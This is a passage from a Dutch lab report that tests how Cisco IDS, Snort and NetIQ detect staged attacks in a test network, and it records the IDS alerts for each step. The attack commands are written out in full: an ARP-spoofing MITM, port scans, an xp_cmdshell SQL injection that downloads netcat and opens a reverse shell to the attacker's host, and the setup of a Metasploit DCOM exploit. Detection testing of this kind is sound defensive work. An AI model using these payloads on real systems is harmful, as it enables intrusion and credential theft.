
```
c:\Binaries\EttercapNG>ettercap -T --iface \Device\NPF_{99DCD6B5-50D9-4214-
BC78-0DAEE635561B} --mitm arp:remote /172.16.1.3/ /172.16.1.4/
```

Terwijl de sniffer en de MITM aanval lopen, start na verloop van tijd 'toevallig' (t.b.v. dit experiment) een automatische dagelijkse backup van systeem D naar systeem C, waarbij via de meest onwaarschijnlijke combinatie van een beheerdersaccount en plaintext authenticatie over FTP een onversleutelde versie van de schaduwboekhouding wordt overgedragen:

```
C:\Documents and Settings\Administrator>ftp 172.16.1.4
Connected to 172.16.1.4.
220 pocwin2k2 Microsoft FTP Service (Version 5.0).
User (172.16.1.4:(none)): administrator
331 Password required for administrator.
Password:
230 User administrator logged in.
ftp> put c:\geheim.txt
200 PORT command successful.
150 Opening ASCII mode data connection for geheim.txt.
226 Transfer complete.
ftp: 43 bytes sent in 0.17Seconds 0.25Kbytes/sec.
ftp> quit
221

C:\Documents and Settings\Administrator>
```

Bovenstaande FTP sessie is door `ettercap` omgeleid via het systeem van de aanvaller en vastgelegd door Ethereal. Via de *Follow TCP Stream* functie van Ethereal kan de hele FTP-sessie worden gedecodeerd (overigens, decoderen != ontsleutelen **à** 'decoderen' betekent in dit geval het interpreteren van alle OSI-lagen tot aan de feitelijke sessie op de applicatielaag):



Ethereal's *Follow TCP Stream* analyseert echter alleen het verkeer tussen twee gegeven IP-adressen en TCP-poorten. Aangezien FTP een Out-of-Band kanaal gebruikt voor de werkelijke bestandsoverdracht (ftp-control zit op TCP/20, ftp-data zit op TCP/21), moet die functie apart worden uitgevoerd op dat kanaal om de inhoud van de overgedragen bestanden te verkrijgen. Dat levert het volgende resultaat op (de inhoud van het bestand `geheim.txt`):

De aanvaller beschikt nu over inloggegevens voor de FTP dienst van systeem C en als bijvangst over de inhoud van `geheim.txt` (die laatste is echter verder niet relevant bij dit scenario).

Cisco IDS

Cisco IDS was niet in staat de MITM-aanval te detecteren, maar genereerde tijdens de FTP sessie wel een waarschuwing over het gebruik van geprivilegieerde accounts:

```
9.  evAlert: eventId=1112409742263101304 severity=low
      originator:
        hostId: ids
        appName: sensorApp
        appInstanceId: 1124
      time: 2005/05/18 09:11:59 2005/05/18 09:11:59 UTC
      interfaceGroup: 0
      vlan: 0
      signature: sigId=3171 sigName=Ftp Privledged Login subSigId=1 version=S37 USER
    administrator
      context:
        fromVictim:
    000000  32 32 30 20 70 6F 63 77  69 6E 32 6B 32 20 4D 69  220 pocwin2k2 Mi
    000010  63 72 6F 73 6F 66 74 20  46 54 50 20 53 65 72 76  crosoft FTP Serv
```

```
000020  69 63 65 20 28 56 65 72  73 69 6F 6E 20 35 2E 30  ice (Version 5.0
000030  29 2E 0D 0A 32 32 30 20  70 6F 63 77 69 6E 32 6B  )...220 pocwin2k
000040  32 20 4D 69 63 72 6F 73  6F 66 74 20 46 54 50 20  2 Microsoft FTP
000050  53 65 72 76 69 63 65 20  28 56 65 72 73 69 6F 6E  Service (Version
000060  20 35 2E 30 29 2E 0D 0A                           5.0)...
    fromAttacker:
000000  55 53 45 52 20 61 64 6D  69 6E 69 73 74 72 61 74  USER administrat
000010  6F                                                o
  participants:
/    attack:
      attacker: proxy=false
        addr: locality=OUT 172.16.1.3
        port: 5867
      victim:
        addr: locality=OUT 172.16.1.4
        port: 21
  alertDetails: Traffic Source: int0 ;
```

Deze melding is via systeem D afgeleverd bij de centrale NetIQ server.

Snort

Snort genereerde zeventien vrijwel identieke meldingen met betrekking tot de ICMP Redirect verkeer:

```
[root@localhost root]# tail -n 0 -f /var/log/snort/alert_fast.log
05/19-16:07:45.185985  [**] [1:472:3] ICMP redirect host [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 172.16.50.5 ->
172.16.1.3
05/19-16:07:45.186160  [**] [1:472:3] ICMP redirect host [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 172.16.50.5 ->
172.16.1.4
05/19-16:07:45.186320  [**] [1:472:3] ICMP redirect host [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 172.16.50.5 ->
172.16.1.3
05/19-16:07:45.186615  [**] [1:472:3] ICMP redirect host [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 172.16.50.5 ->
172.16.1.4
 (…)
```

Deze meldingen zijn via systeem D afgeleverd bij de centrale NetIQ server.

NetIQ
De meldingen van Cisco IDS en Snort zijn geconsolideerd, maar er zijn geen console alerts gegenereerd omdat de prioriteit van alle meldingen *low* was.

Opmerking
ICMP Redirects kunnen in een groot netwerk legitiem zijn om bij uitval van een router een alternatieve netwerkroute te propageren. Bij dit scenario wijst het echter met grote zekerheid op een MITM-aanval; in een netwerk waar geen fail-over netwerkpaden (IP-routes dus, op de derde OSI-laag) zijn geïmplementeerd zou een hogere prioriteit kunnen worden toegekend aan deze signature, zodat er alsnog een console alert zou worden gegenereerd (high-severity meldingen van Snort resulteren bij het standaard alerting beleid van NetIQ tot een console alert).

Stap 3 (vervolg)
`ftp.exe` is gebruikt om enkele grote ISO-bestanden te uploaden naar systeem C. Cisco IDS genereerde dezelfde melding als bij stap 2. Snort genereerde geen enkele melding. Er werden door NetIQ geen console alerts gegenereerd.

Conclusie
Hoewel scenario 2 een reëel scenario is dat een grote bedreiging kan zijn voor lokale netwerksegmenten waar vertrouwelijke informatie onversleuteld over het netwerk wordt verstuurd, is er uit de PoC-omgeving nauwelijks bruikbare informatie naar voren gekomen. Als de gebruikte configuratie in productie had gestaan zou de aanval totaal onopgemerkt hebben plaatsgevonden. Het is vooral opvallend (alarmerend?) dat er geen console alert is gegenereerd tijdens de feitelijke MITM aanval. Het inschakelen van Snort's experimentele ***arpspoof*** functie zou misschien uitkomst hebben geboden, maar die functie vereist een handmatige te onderhouden lijst van combinaties van IP- en MAC-adressen en is nauwelijks werkbaar in een groot netwerk, zeker als non-static DHCP wordt gebruikt om IP-adressen toe te kennen. Indien er geen goed werkende, 'lichtgewicht' ARP-monitor beschikbaar is, zou 802.1X een stap in de goede richting zijn; laatstgenoemde heeft echter een veel grotere impact op een bestaande infrastructuur dan het toevoegen van een ARP-monitor.

Scenario 3

De database en broncode die in dit scenario zijn gebruikt zijn als bijlagen opgenomen bij dit verslag.

Stap 1 (probe)

Handeling

Om dezelfde redenen als scenario 1, stap 1 is hier een volledige poortscan uitgevoerd op systeem C, in plaats van een port sweep naar TCP-poort 80 op 172.16.0.0/16.

```
c:\nmap>nmap -sS 172.16.1.4

Starting nmap 3.81 ( http://www.insecure.org/nmap ) at 2005-05-18 11:11 W. Europ
e Daylight Time
Interesting ports on 172.16.1.4:
(The 1647 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
119/tcp  open  nntp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
563/tcp  open  snews
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1030/tcp open  iad1
1433/tcp open  ms-sql-s
3372/tcp open  msdtc
3389/tcp open  ms-term-serv
MAC Address: 00:C0:A8:F2:37:9E (GVC)

Nmap finished: 1 IP address (1 host up) scanned in 0.819 seconds
```

```
c:\nmap>
```

De aanvaller ziet dat TCP-poort 80 open staat en surft daarop naar systeem C:

```
c:\>iexplore http://172.16.1.2
```

…en krijgt `vuln.asp` voorgeschoteld (die is voor dit experiment als default pagina ingesteld). De aanvaller voert een quote-tekentje in, drukt op Enter en ziet aan de volgende foutmelding dat het formulier waarschijnlijk vatbaar is voor SQL injectie:

Technical Information (for support personnel)

- **Error Type:**
  Microsoft OLE DB Provider for SQL Server (0x80040E14)
  Unclosed quotation mark before the character string '".
  /vuln.asp, line 52

Cisco IDS

Cisco IDS genereert hiervan één melding, identiek aan de probe-fase van scenario 1:

```
7. evAlert: eventId=1112409742263101309 severity=low
     originator:
       hostId: ids
       appName: sensorApp
       appInstanceId: 1124
     time: 2005/05/18 10:08:46 2005/05/18 10:08:46 UTC
     interfaceGroup: 0
     vlan: 0
     signature: sigId=3002 sigName=TCP SYN Port Sweep subSigId=0 version=S37
     participants:
       attack:
         attacker:
           addr: locality=OUT 172.16.50.5
           port: 44757
```

```
      victim:
        addr: locality=OUT 172.16.1.4
        port: 636
        port: 443
        port: 53
        port: 23
        port: 554
  alertDetails: Traffic Source: int0 ;
```

Deze melding is via systeem D afgeleverd bij de centrale NetIQ server.

Snort

Snort genereert wederom tientallen ‘Closed dest port used’ meldingen:

```
[root@localhost root]# tail -n 0 -f /var/log/snort/alert_fast.log
05/19-16:36:37.910313  [**] [1:469:3] ICMP PING NMAP [**] [Classification: Attempted Information Leak] [Priority: 2] {ICMP} 172.16.50.5 ->
172.16.1.4
05/19-16:36:37.910313  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.50.5 -> 172.16.1.4
05/19-16:36:37.910434  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.1.4 -> 172.16.50.5
05/19-16:36:38.069555  [**] [104:101:1] Spade: Rare but open dest port used [**] {TCP} 172.16.50.5:33279 -> 172.16.1.4:445
05/19-16:36:38.103188  [**] [1:1418:6] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 172.16.50.5:33279 -
> 172.16.1.4:161
05/19-16:36:38.019383  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:33279 -> 172.16.1.4:3421
05/19-16:36:38.019479  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:33279 -> 172.16.1.4:724
05/19-16:36:38.019526  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:33279 -> 172.16.1.4:45
(...)
```

Deze meldingen zijn via systeem D afgeleverd bij de centrale NetIQ server.

NetIQ

De meldingen van Cisco IDS en Snort zijn geconsolideerd, maar er zijn geen console alerts gegenereerd omdat de prioriteit van alle meldingen *low* was.

Stap 2 (penetrate)

Handeling

De aanvaller laat in de achtergrond `netcat` alvast luisteren op TCP poort 12345. Als gevolg van de SQL injectie zal de database server naar die poort verbinding proberen te maken en daar een 'remote shell spawnen' (in hacker slang).

```
c:\>nc –l –p 12345
```

De aanvaller start een FTP server op zijn systeem en zorgt dat in de home directory van de gebruiker *mrkoot* de `nc.exe` en `lsadump2.exe` binaries beschikbaar zijn - de eerste zal op de database server worden gestart en verbinding maken met TCP-poort 12345 op het systeem van de aanvaller (en een remote shell geven), `lsadump2.exe` wordt gebruikt bij stap 3.

Om de SQL injectie uit te voeren en een remote shell te krijgen, voert de aanvaller in het formulier de volgende tekenreeks in, waarna hij op Enter drukt:

```
222';exec MASTER..xp_cmdshell 'mkdir %systemroot%\system32\mijnHack\'; exec MASTER..xp_cmdshell 'echo open
172.16.50.5 21 >> %systemroot%\system32\mijnHack\ftpscript.txt'; exec MASTER..xp_cmdshell 'echo USER mrkoot mrkoot
>> %systemroot%\system32\mijnHack\ftpscript.txt'; exec MASTER..xp_cmdshell 'echo binary >>
%systemroot%\system32\mijnHack\ftpscript.txt'; exec MASTER..xp_cmdshell 'echo get nc.exe
%systemroot%\system32\mijnHack\nc.exe >> %systemroot%\system32\mijnHack\ftpscript.txt'; exec MASTER..xp_cmdshell
'echo get lsadump2.exe %systemroot%\system32\mijnHack\lsadump2.exe >> %systemroot%\system32\mijnHack\ftpscript.txt';
exec MASTER..xp_cmdshell 'echo quit >> %systemroot%\system32\mijnHack\ftpscript.txt'; exec MASTER..xp_cmdshell
'ftp.exe -i -n -v -s:%systemroot%\system32\mijnHack\ftpscript.txt'; exec MASTER..xp_cmdshell 'del
%systemroot%\system32\mijnHack\ftpscript.txt'; exec MASTER..xp_cmdshell '%systemroot%\system32\cmd.exe /c
%systemroot%\system32\mijnHack\nc.exe 172.16.50.5 12345 -d -e %systemroot%\system32\cmd.exe'--
```

Een halve seconde later krijgt de aanvaller in het andere scherm een shell aangeboden van systeem C:

```
C:\>nc -l -p 12345
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>hostname
hostname
SysteemC
```

```
C:\WINNT\system32>
```

De aanvaller heeft nu dezelfde rechten als de service account waaronder SQL Server is gestart (standaard is dat *LocalService*, in dit geval ook) en kan de aanvaller proberen administrator rechten te krijgen door lokale aanvallen uit te voeren, of kan de aanvaller het systeem gebruiken als stepping-stone voor aanvallen op andere systemen.

Cisco IDS

Cisco IDS genereerde bij deze stap twee meldingen:

6.

```
evAlert: eventId=1112409742263101310 severity=high
  originator:
    hostId: ids
    appName: sensorApp
    appInstanceId: 1124
  time: 2005/05/18 10:22:53 2005/05/18 10:22:53 UTC
  interfaceGroup: 0
  vlan: 0
  signature: sigId=5377 sigName=xp_cmdshell in HTTP Request subSigId=0 version=S47
xp_cmdshell
  context:
    fromAttacker:
000000  25 32 35 73 79 73 74 65  6D 72 6F 6F 74 25 32 35  %25systemroot%25
000010  25 35 43 73 79 73 74 65  6D 33 32 25 35 43 6D 69  %5Csystem32%5Cmi
000020  6A 6E 48 61 63 6B 25 35  43 66 74 70 73 63 72 69  jnHack%5Cftpscri
000030  70 74 2E 74 78 74 25 32  37 25 33 42 2B 65 78 65  pt.txt%27%3B+exe
000040  63 2B 4D 41 53 54 45 52  2E 2E 78 70 5F 63 6D 64  c+MASTER..xp_cmd
000050  73 68 65 6C 6C 2B 25 32  37 25 32 35 73 79 73 74  shell+%27%25syst
000060  65 6D 72 6F 6F 74 25 32  35 25 35 43 73 79 73 74  emroot%25%5Csyst
000070  65 6D 33 32 25 35 43 63  6D 64 2E 65 78 65 2B 25  em32%5Ccmd.exe+%
000080  32 46 63 2B 25 32 35 73  79 73 74 65 6D 72 6F 6F  2Fc+%25systemroo
000090  74 25 32 35 25 35 43 73  79 73 74 65 6D 33 32 25  t%25%5Csystem32%
0000A0  35 43 6D 69 6A 6E 48 61  63 6B 25 35 43 6E 63 2E  5CmijnHack%5Cnc.
0000B0  65 78 65 2B 31 37 32 2E  31 36 2E 35 30 2E 35 2B  exe+172.16.50.5+
0000C0  31 32 33 34 35 2B 2D 64  2B 2D 65 2B 25 32 35 73  12345+-d+-e+%25s
0000D0  79 73 74 65 6D 72 6F 6F  74 25 32 35 25 35 43 73  ystemroot%25%5Cs
```

```
0000E0  79 73 74 65 6D 33 32 25  35 43 63 6D 64 2E 65 78  ystem32%5Ccmd.ex
0000F0  65 25 32 37 2D 2D 20 48  54 54 50 2F 31 2E 31 0D  e%27-- HTTP/1.1.
  participants:
    attack:
      attacker: proxy=false
        addr: locality=OUT 172.16.50.5
        port: 1140
      victim:
        addr: locality=OUT 172.16.1.4
        port: 80
  alertDetails: Traffic Source: int0 ;
```

```
evAlert: eventId=1112409742263101311 severity=high
  originator:
    hostId: ids
    appName: sensorApp
    appInstanceId: 1124
  time: 2005/05/18 10:23:09 2005/05/18 10:23:09 UTC
  interfaceGroup: 0
  vlan: 0
  signature: sigId=5377 sigName=xp_cmdshell in HTTP Request subSigId=0 version=S47
xp_cmdshell
7.  summary: final=true initialAlert=0 summaryType=Interval 9
  participants:
    attack:
      attacker: proxy=false
        addr: locality=OUT 172.16.50.5
        port: 1140
      victim:
        addr: locality=OUT 172.16.1.4
        port: 80
  alertDetails: Traffic Source: int0 ; Interval Summary: 9 alarms this interval ;
```

Deze meldingen zijn via systeem D afgeleverd bij de centrale NetIQ server.

Snort

Snort genereerde bij deze stap drie meldingen:

```
[root@localhost root]# tail -n 0 -f /var/log/snort/alert_fast.log
05/20-10:39:13.999941  [**] [1:1061:6] WEB-MISC xp_cmdshell attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP}
172.16.50.5:2503 -> 172.16.1.2:80
05/20-10:39:13.999941  [**] [1:1057:6] WEB-MISC ftp attempt [**] [Classification: access to a potentially vulnerable web application] [Priority:
2] {TCP} 172.16.50.5:2503 -> 172.16.1.2:80
05/20-10:39:13.999941  [**] [1:1002:6] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 172.16.50.5:2503
-> 172.16.1.2:80
```

Deze meldingen zijn via systeem D afgeleverd bij de centrale NetIQ server.

NetIQ

Zowel de meldingen van Cisco en Snort hadden prioritiet *high* en resulteerden daarom in console alerts. In onderstaande tabel zijn de console alerts te zien te werden gegenereerd toen Snort was aangesloten.

Prioriteit	Naam	Beschrijving	Onderliggende events
Error	Alert - High Severity Alerts	WEB-MISC xp_cmdshell attempt Classification: Web Application Attack Protocol: TCP Source IP: 172.16.50.5 Source Port: 2213 Dest IP: 172.16.1.2 Dest Port: 80 For more information regarding the alert, go to http://www.netiq.com/webscripts/netiq_kb.asp?t=SNORT&p=1061 Message: snort: [1:1061:6] WEB-MISC xp_cmdshell attempt [Classification: Web Application Attack] [Priority: 1]: {TCP} 172.16.50.5:2213 -> 172.16.1.2:80	Error 5/19/2005 4:49:17 PM 172.16.2.2

Error	Alert - High Severity Alerts	WEB-IIS cmd.exe access Classification: Web Application Attack Protocol: TCP Source IP: 172.16.50.5 Source Port: 2213 Dest IP: 172.16.1.2 Dest Port: 80 For more information regarding the alert, go to http://www.netiq.com/webscripts/netiq_kb.asp?t=SNORT&p=1002 Message: snort: [1:1002:6] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority: 1]: {TCP} 172.16.50.5:2213 -> 172.16.1.2:80	Error	5/19/2005 4:49:17 PM	172.16.2.2

Stap 3 (vervolg)

De bedoeling was dat in de stap LSADUMP2.exe zou worden gebruikt om de gecachte wachtwoorden van service accounts uit te lezen uit het RAM (de wachtwoorden van die accounts staan bij ongepatchte versies van Windows in leesbaar formaat in geheugenruimte die door de LocalService account kan worden geadresseerd). Mijn vermoeden is dat Windows 2000 SP4 deze kwetsbaarheid niet meer bevat.

Conclusie

In de penetrate-fase werden door zowel Snort als Cisco IDS meldingen gegenereerd met prioriteit ***high***. Die meldingen resulteerden bij NetIQ direct in console alerts. NetIQ ontdekte echter geen relaties met de events van uit de probe-fase, waarmee in theorie een completer beeld had kunnen worden gegeven van de gebeurtenissen die hebben plaatsgevonden.

Extra scenario

Ter vermaak is nog een extra scenario uitgevoerd, waarbij een oude bug in Windows' DCOM-RPC interface wordt gebruikt om op afstand een administrator shell te krijgen. Ter opfrissing: de DCOM-RPC bug werd ook geëxploiteerd door het beruchte Blaster virus.

Stap 1 (probe)

Handeling

In plaats van `nmap` wordt in dit scenario Foundstone's `fscan` gebruikt (in praktijk wordt immers ook niet alleen maar `nmap` gebruikt).

```
c:\Toolbox>fscan 172.16.1.4
FScan v1.12 - Command line port scanner.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

No ports provided - using default lists:
TCP: 21,25,43,53,70,79,80,110,111,113,115,119,135,139,389,443,1080,1433
UDP: 49,53,69,135,137,138,161,162,513,514,515,520,31337,32780

 Scan started at Wed May 18 11:52:12 2005

172.16.1.4        21/tcp
172.16.1.4        25/tcp
172.16.1.4        53/tcp
172.16.1.4        80/tcp
172.16.1.4       119/tcp
172.16.1.4       135/tcp
172.16.1.4       139/tcp
172.16.1.4       443/tcp
172.16.1.4      1433/tcp
172.16.1.4        53/udp
172.16.1.4       135/udp
172.16.1.4       137/udp
172.16.1.4       138/udp
```

```
 Scan finished at Wed May 18 11:52:17 2005
 Time taken: 32 ports in 5.077 secs (6.30 ports/sec)

c:\Toolbox>
```

Cisco IDS

Cisco IDS genereert hiervan drie afzonderlijke meldingen:

```
evAlert: eventId=1112409742263101327 severity=low
  originator:
    hostId: ids
    appName: sensorApp
    appInstanceId: 1124
  time: 2005/05/18 10:48:53 2005/05/18 10:48:53 UTC
  interfaceGroup: 0
  vlan: 0
  signature: sigId=3002 sigName=TCP SYN Port Sweep subSigId=0 version=S37
  participants:
    attack:
      attacker:
        addr: locality=OUT 172.16.50.5
        port: 1259
      victim:
        addr: locality=OUT 172.16.1.4
        port: 21
        port: 25
        port: 43
        port: 53
        port: 70
  alertDetails: Traffic Source: int0 ;
```

```
evAlert: eventId=1112409742263101328 severity=high
  originator:
    hostId: ids
    appName: sensorApp
```

```
    appInstanceId: 1124
  time: 2005/05/18 10:48:58 2005/05/18 10:48:58 UTC
  interfaceGroup: 0
  vlan: 0
  signature: sigId=4003 sigName=Nmap UDP Port Sweep subSigId=0 version=S43 Nmap UDP
port sweep
  participants:
    attack:
      attacker:
        addr: locality=OUT 172.16.50.5
        port: 1280
      victim:
        addr: locality=OUT 172.16.1.4
        port: 49
        port: 53
        port: 69
        port: 135
        port: 137
        port: 138
        port: 161
        port: 162
  alertDetails: Traffic Source: int0 ;
```

21.

```
evAlert: eventId=1112409742263101329 severity=medium
  originator:
    hostId: ids
    appName: sensorApp
    appInstanceId: 1124
  time: 2005/05/18 10:48:58 2005/05/18 10:48:58 UTC
  interfaceGroup: 0
  vlan: 0
  signature: sigId=4600 sigName=IOS Udp Bomb subSigId=0 version=S37
  participants:
    attack:
      attacker: proxy=false
```

```
        addr: locality=OUT 172.16.50.5
        port: 1281
      victim:
        addr: locality=OUT 172.16.1.4
        port: 514
  alertDetails: Traffic Source: int0 ;
```

Deze ene 'atomaire' handeling blijkt dus drie verschillende signatures te matchen (3002, 4003 en 4600). De meldingen zijn via systeem D afgeleverd bij de centrale NetIQ server.

Snort

Snort genereerde enkele tientallen meldingen:

```
[root@localhost root]# tail -n 0 -f /var/log/snort/alert_fast.log
05/20-10:31:29.300584  [**] [1:478:3] ICMP Broadscan Smurf Scanner [**] [Classification: Attempted Information Leak] [Priority: 2] {ICMP}
172.16.50.5 -> 172.16.1.4
05/20-10:31:29.300584  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.50.5 -> 172.16.1.4
05/20-10:31:29.300685  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.1.4 -> 172.16.50.5
05/20-10:31:29.924054  [**] [104:1:1] Spade: Closed dest port used [**] {UDP} 172.16.50.5:2378 -> 172.16.1.4:69
05/20-10:31:29.924158  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP}
172.16.1.4 -> 172.16.50.5
05/20-10:31:31.736542  [**] [1:1417:4] SNMP request udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.50.5:2382 ->
172.16.1.4:161
05/20-10:31:31.736542  [**] [104:1:1] Spade: Closed dest port used [**] {UDP} 172.16.50.5:2382 -> 172.16.1.4:161
05/20-10:31:31.736636  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP}
172.16.1.4 -> 172.16.50.5
05/20-10:31:31.746227  [**] [1:1419:4] SNMP trap udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.50.5:2383 ->
172.16.1.4:162
05/20-10:31:31.746227  [**] [104:1:1] Spade: Closed dest port used [**] {UDP} 172.16.50.5:2383 -> 172.16.1.4:162
05/20-10:31:31.746274  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP}
172.16.1.4 -> 172.16.50.5
05/20-10:31:31.756209  [**] [104:1:1] Spade: Closed dest port used [**] {UDP} 172.16.50.5:2384 -> 172.16.1.4:513
05/20-10:31:31.756260  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP}
172.16.1.4 -> 172.16.50.5
05/20-10:31:31.766251  [**] [104:1:1] Spade: Closed dest port used [**] {UDP} 172.16.50.5:2385 -> 172.16.1.4:514
05/20-10:31:31.766305  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP}
172.16.1.4 -> 172.16.50.5
05/20-10:31:31.776237  [**] [104:1:1] Spade: Closed dest port used [**] {UDP} 172.16.50.5:2386 -> 172.16.1.4:515
05/20-10:31:31.776292  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP}
172.16.1.4 -> 172.16.50.5
```

```
05/20-10:31:31.786264  [**] [104:1:1] Spade: Closed dest port used [**] {UDP} 172.16.50.5:2387 -> 172.16.1.4:520
05/20-10:31:31.786318  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP}
172.16.1.4 -> 172.16.50.5
05/20-10:31:31.796265  [**] [104:1:1] Spade: Closed dest port used [**] {UDP} 172.16.50.5:2388 -> 172.16.1.4:31337
05/20-10:31:31.796318  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP}
172.16.1.4 -> 172.16.50.5
05/20-10:31:31.806807  [**] [104:1:1] Spade: Closed dest port used [**] {UDP} 172.16.50.5:2389 -> 172.16.1.4:32780
05/20-10:31:31.806853  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP}
172.16.1.4 -> 172.16.50.5
05/20-10:31:29.303813  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:2360 -> 172.16.1.4:43
05/20-10:31:29.304528  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:2362 -> 172.16.1.4:70
05/20-10:31:29.304873  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:2363 -> 172.16.1.4:79
05/20-10:31:29.933538  [**] [104:101:1] Spade: Rare but open dest port used [**] {UDP} 172.16.50.5:2379 -> 172.16.1.4:135
05/20-10:31:29.303813  [**] [104:4:1] Spade: Source used odd dest port [**] {TCP} 172.16.50.5:2360 -> 172.16.1.4:43
05/20-10:31:29.304528  [**] [104:4:1] Spade: Source used odd dest port [**] {TCP} 172.16.50.5:2362 -> 172.16.1.4:70
05/20-10:31:29.304873  [**] [104:4:1] Spade: Source used odd dest port [**] {TCP} 172.16.50.5:2363 -> 172.16.1.4:79
05/20-10:31:29.305570  [**] [104:4:1] Spade: Source used odd dest port [**] {TCP} 172.16.50.5:2365 -> 172.16.1.4:110
```

Deze meldingen zijn via systeem D afgeleverd bij de centrale NetIQ server.

NetIQ

De meldingen van Cisco IDS en Snort zijn geconsolideerd, maar er zijn geen console alerts gegenereerd omdat de prioriteit van alle meldingen *low* was.

Stap 2 (penetrate)

Handeling

In deze stap gebruikt de aanvaller het metasploit raamwerk om een RPC-exploit te lanceren op systeem C.

```
C:\pentest\metasploit>msfconsole


                  _                                  _       _ _
                 | |                                | |     (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___   _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
```

```
                              |_|


+ -- --=[ msfconsole v2.3 [63 exploits - 69 payloads]

msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set RHOST 172.16.1.4
RHOST -> 172.16.1.4
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf msrpc_dcom_ms03_026(win32_reverse) > set LHOST 172.16.50.5
LHOST -> 172.16.50.5
